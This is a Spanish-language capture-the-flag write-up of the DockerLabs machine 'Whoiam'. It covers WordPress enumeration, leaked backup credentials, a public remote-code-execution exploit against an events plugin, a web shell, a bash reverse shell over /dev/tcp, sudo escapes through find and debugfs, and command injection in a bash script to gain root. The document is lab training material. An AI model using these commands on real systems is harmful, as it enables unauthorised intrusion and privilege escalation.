



# Write-Up: Máquina "Whoiam"

📍 Plataforma: DockerLabs

📍 Dificultad: Fácil

📍 Autor: Joaquín Picazo

---

## 🔍 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

- 1 **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
  - 2 **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
  - 3 **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
  - 4 **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.
- 



## 1. Reconocimiento y Recolección de Información

Confirmo conectividad con la máquina objetivo.

```
(kali㉿kali)-[~/usr/share/john]
$ ping -c 1 172.18.0.2
PING 172.18.0.2 (172.18.0.2) 56(84) bytes of data.
64 bytes from 172.18.0.2: icmp_seq=1 ttl=64 time=0.161 ms

--- 172.18.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.161/0.161/0.161/0.000 ms
```

---

## 2. Escaneo y Enumeración

Escaneo y enumero los puertos abiertos con sus versiones. Me doy cuenta que estoy contra una web que es un WordPress.

```
(kali㉿kali)-[~]
└─$ nmap -p- -sS -Pn -sC -sV --open 172.18.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-14 15:05 EDT
Nmap scan report for 172.18.0.2
Host is up (0.000021s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-generator: WordPress 6.5.4
|_http-title: Whoiam
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:12:00:02 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.38 seconds
```

A causa de que es un wordpress, utilizo wpscan para enumerar usuarios. Encuentro a dos usuarios.

```
(kali㉿kali)-[~]
└─$ wpscan --url http://172.18.0.2 --enumerate u
```

```
[i] User(s) Identified:

[+] erik
| Found By: Rss Generator (Passive Detection)
| Confirmed By:
|   Wp Json Api (Aggressive Detection)
|     - http://172.18.0.2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[+] developer
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```


Intente fuerza bruta con wpscan y rockyou.txt para buscar credenciales pero no encontré nada. Procedo a seguir buscando directorios en la web y encuentro uno interesante.

```
(kali㉿kali)-[~]
$ gobuster dir -u http://172.18.0.2 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php, .html, .txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://172.18.0.2
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  php,
[+] Timeout:      10s

Starting gobuster in directory enumeration mode
=====
/.php           (Status: 403) [Size: 275]
/wp-content     (Status: 301) [Size: 313] [→ http://172.18.0.2/wp-content/]
/index.php      (Status: 301) [Size: 0] [→ http://172.18.0.2/]
/..             (Status: 301) [Size: 0] [→ http://172.18.0.2/]
/wp-includes    (Status: 301) [Size: 314] [→ http://172.18.0.2/wp-includes/]
/wp-login.php   (Status: 200) [Size: 4039]
/wp-trackback.php (Status: 200) [Size: 135]
/wp-admin       (Status: 301) [Size: 311] [→ http://172.18.0.2/wp-admin/]
/backups        (Status: 301) [Size: 310] [→ http://172.18.0.2/backups/]
/xmlrpc.php     (Status: 405) [Size: 42]
/.php            (Status: 403) [Size: 275]
/..              (Status: 301) [Size: 0] [→ http://172.18.0.2/]
/wp-signup.php  (Status: 302) [Size: 0] [→ http://172.18.0.2/wp-login.php?action=register]
/server-status   (Status: 403) [Size: 275]
Progress: 622929 / 622932 (100.00%)
=====
Finished
```

Entro al directorio /backups y descargo el archivo comprimido.



## Index of /backups

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<a href="#">Parent Directory</a>		-	
<a href="#"> databaseback2may.zip</a>	2024-06-08 17:28	241	

Apache/2.4.58 (Ubuntu) Server at 172.18.0.2 Port 80

Descomprimo el archivo.


```
(kali㉿kali)-[~/Downloads]
$ unzip databaseback2may.zip
Archive: databaseback2may.zip
inflating: 29DBMay
```

Leo el contenido del archivo y contiene credenciales.


```
(kali㉿kali)-[~/Downloads]
$ cat 29DBMay
+-----+
| Username |          Password          |
+-----+
| developer | 2wmy3KrGDRD%RsA7Ty5n71L^|
+-----+
```

## 💥 3. Explotación de Vulnerabilidades

Ingreso al panel de WordPress usando las credenciales anteriores.



Revisando el panel de administración encontré un plugin con una versión vulnerable.



The screenshot shows the WordPress admin interface. The left sidebar has 'Plugins' selected. The main area displays a list of installed plugins:

- Akismet Anti-spam: Spam Protection (Version 5.3.2)
- Hello Dolly (Version 1.7.2)
- Modern Events Calendar Lite (Version 5.16.2)

Busco exploit para el plugin y efectivamente existe una forma de explotarlo.

```
[+] kali㉿kali:[~] $ searchsploit modern events calendar
Exploit Title | Path
Wordpress Plugin Modern Events Calendar 5.16.2 - Event export (Unauthenticated) | php/webapp
Wordpress Plugin Modern Events Calendar 5.16.2 - Remote Code Execution (Authenticated) | php/webapp
WordPress Plugin Modern Events Calendar V 6.1 - SQL Injection (Unauthenticated) | php/webapp

Shellcodes: No Results
```

Busco más información del exploit y decido usarlo.

Wordpress Plugin Modern Events Calendar 5.16.2 - Remote Code Execution (Authenticated)

<b>EDB-ID:</b> 50082	<b>CVE:</b> 2021-24145	<b>Author:</b> RON JOST	<b>Type:</b> WEBAPPS	<b>Platform:</b> PHP	<b>Date:</b> 2021-07-02
<b>EDB Verified:</b> ✅	<b>Exploit:</b> 🔥 / {}		<b>Vulnerable App:</b> 🚨		

## Uso el exploit de

<https://github.com/Hacker5preme/Exploits/blob/main/Wordpress/CVE-2021-24145/README.md>, lo descargo y ejecuto entregando los parámetros solicitados. Me sube una shell a la ruta entregada.

Ingreso a la ruta y tengo una shell pero es algo limitada. Decido intentar una reverse shell para que pueda tener más libertad desde mi máquina.

A screenshot of a terminal window titled '172.18.0.2//wp-content/uploads/shell.php'. The window shows a user named 'p0wny' with a shell prompt at '/wp-content/uploads#'. The command 'whoami' is entered and returns 'www-data'. The background of the terminal is dark, and the text is white.

Busco un comando en bash para realizar reverse shell.

The screenshot shows a web-based tool for generating reverse shells. In the 'IP & Port' section, the IP is set to 172.18.0.1 and the port to 443. The 'Listener' section contains the command 'sudo nc -lvpn 443'. Below this, there's a dropdown for 'OS' set to 'All' and a search bar. The 'Reverse' tab is active, displaying two options: 'Bash -i' and 'Bash 196'.

Me pongo a la escucha en mi máquina con netcat.

```
(kali㉿kali)-[~/Downloads]
$ nc -lvpn 443
listening on [any] 443 ...
```

Realizo la reverse shell.

```
p0wny@shell:~/wp-content/uploads# bash -c "sh -i >& /dev/tcp/172.18.0.1/443 0>&1"
p0wny@shell:~/wp-content/uploads# |
```

Conexión exitosa.

```
(kali㉿kali)-[~/Downloads]
$ nc -lvpn 443
listening on [any] 443 ...
connect to [172.18.0.1] from (UNKNOWN) [172.18.0.2] 35796
sh: 0: can't access tty; job control turned off
$ whoami
www-data
```


## 4. Escalada de Privilegios y Post-exploitación

Busco archivos con permisos SUDO y encuentro que “find” tiene este permiso usando al usuario rafa.

```
$ sudo -l
Matching Defaults entries for www-data on 8a0889f9f79d:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User www-data may run the following commands on 8a0889f9f79d:
    (rafa) NOPASSWD: /usr/bin/find
```

En GTFOBINS encuentro una forma de usar find con sudo y un usuario.



The screenshot shows a web page from <https://gtfobins.github.io/gtfobins/find/#sudo>. The title is "File write". It contains the following text and code examples:

**File write**

It writes data to files, it may be used to do privileged writes or write files outside a restricted file system.

DATA is a format string, it supports some escape sequences.

```
LFILE=file_to_write
find / -fprintf "$FILE" DATA -quit
```

**SUID**

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which find) .
./find . -exec /bin/sh -p \; -quit
```

**Sudo**

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo find . -exec /bin/sh \; -quit
```

Ejecuto el comando y me convierto en el usuario rafa. Vuelvo a buscar archivos con permisos SUDO, y ahora encuentro que ruben puede ejecutar debugfs con sudo.

```
$ sudo -u rafa find . -exec /bin/sh \; -quit
whoami
rafa
sudo -l
Matching Defaults entries for rafa on 8a0889f9f79d:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User rafa may run the following commands on 8a0889f9f79d:
    (ruben) NOPASSWD: /usr/sbin/debugfs
```

Nuevamente busco un comando en GTFOBINS para este caso.

The screenshot shows a search result for 'sudo' on the GTFOBINS website. The results include several entries, with the first one being 'debugfs' which is highlighted. Other results include 'whoami', 'ruben', 'pwd', 'ls -la', and a file named 'penguin.sh'.

## Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
debugfs  
!./bin/sh
```

## SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which debugfs) .  
./debugfs  
!./bin/sh
```

## Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo debugfs  
!./bin/sh
```

Uso el comando con ruben. Me vuelvo el usuario ruben. Busco archivos con permisos SUDO y encuentro un script en bash.

The terminal session shows the user running the exploit as ruben. It starts with 'sudo -u ruben debugfs'. The user then runs 'whoami' and 'id' to verify they are now root. They then run 'ls -la' to show the directory structure, which includes a file named 'penguin.sh'. Finally, they run 'cat penguin.sh' to view the contents of the script.

```
sudo -u ruben debugfs  
debugfs 1.47.0 (5-Feb-2023)  
debugfs: !/bin/sh  
!/bin/sh  
whoami  
ruben  
sudo -l  
Matching Defaults entries for ruben on 8a0889f9f79d:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,  
    use_pty  
  
User ruben may run the following commands on 8a0889f9f79d:  
    (ALL) NOPASSWD: /bin/bash /opt/penguin.sh  
pwd  
/var/www/html/wp-content/uploads  
cd /opt  
ls -la  
total 12  
drwxr-xr-x 1 root root 4096 Jun  8  2024 .  
drwxr-xr-x 1 root root 4096 Jul 14 21:04 ..  
-rw-r--r-- 1 root root   109 Jun  8  2024 penguin.sh
```

Leo el contenido del script. Pareciera que no tiene nada interesante.

```
cat penguin.sh
#!/bin/bash

read -rp "Enter guess: " num

if [[ $num -eq 42 ]]
then
    echo "Correct"
else
    echo "Wrong"
fi
```

Intento ingresar test[\$(id)] para ver si el script lo lee y evalúa el comando. y efectivamente funciona, arroja que es root. Puedo usarlo para escalar privilegios ya que realmente quien ejecuta los comandos es el usuario root.

```
ruben@8a0889f9f79d:/opt$ sudo -u root /bin/bash /opt/penguin.sh
sudo -u root /bin/bash /opt/penguin.sh
Enter guess: test[$(id)]
test[$(id)]
/opt/penguin.sh: line 5: uid=0(root) gid=0(root) groups=0(root): syntax error in expression (error token is "(root) gid=0(root) groups=0(root)")
ruben@8a0889f9f79d:/opt$ sudo -u root /bin/bash /opt/penguin.sh
```

Con ese comando le doy permisos SUID a /bin/bash. Luego con “/bin/bash -p” abro una nueva shell y con “-p” mantengo los privilegios del propietario, en este caso root, recordando que ahora /bin/bash pertenece a binarios SUID.

```
sudo -u root /bin/bash /opt/penguin.sh
Enter guess: test[$(chmod u+s /bin/bash)]
test[$(chmod u+s /bin/bash)]
Wrong
ruben@8a0889f9f79d:/opt$ bash -p
bash -p
bash-5.2# whoami
whoami
root
bash-5.2# id
id
uid=1002(ruben) gid=1002(ruben) euid=0(root) groups=1002(ruben),100(users)
bash-5.2# pwd
pwd
/opt
```



## Banderas y Resultados

- ✓ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
- ✓ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.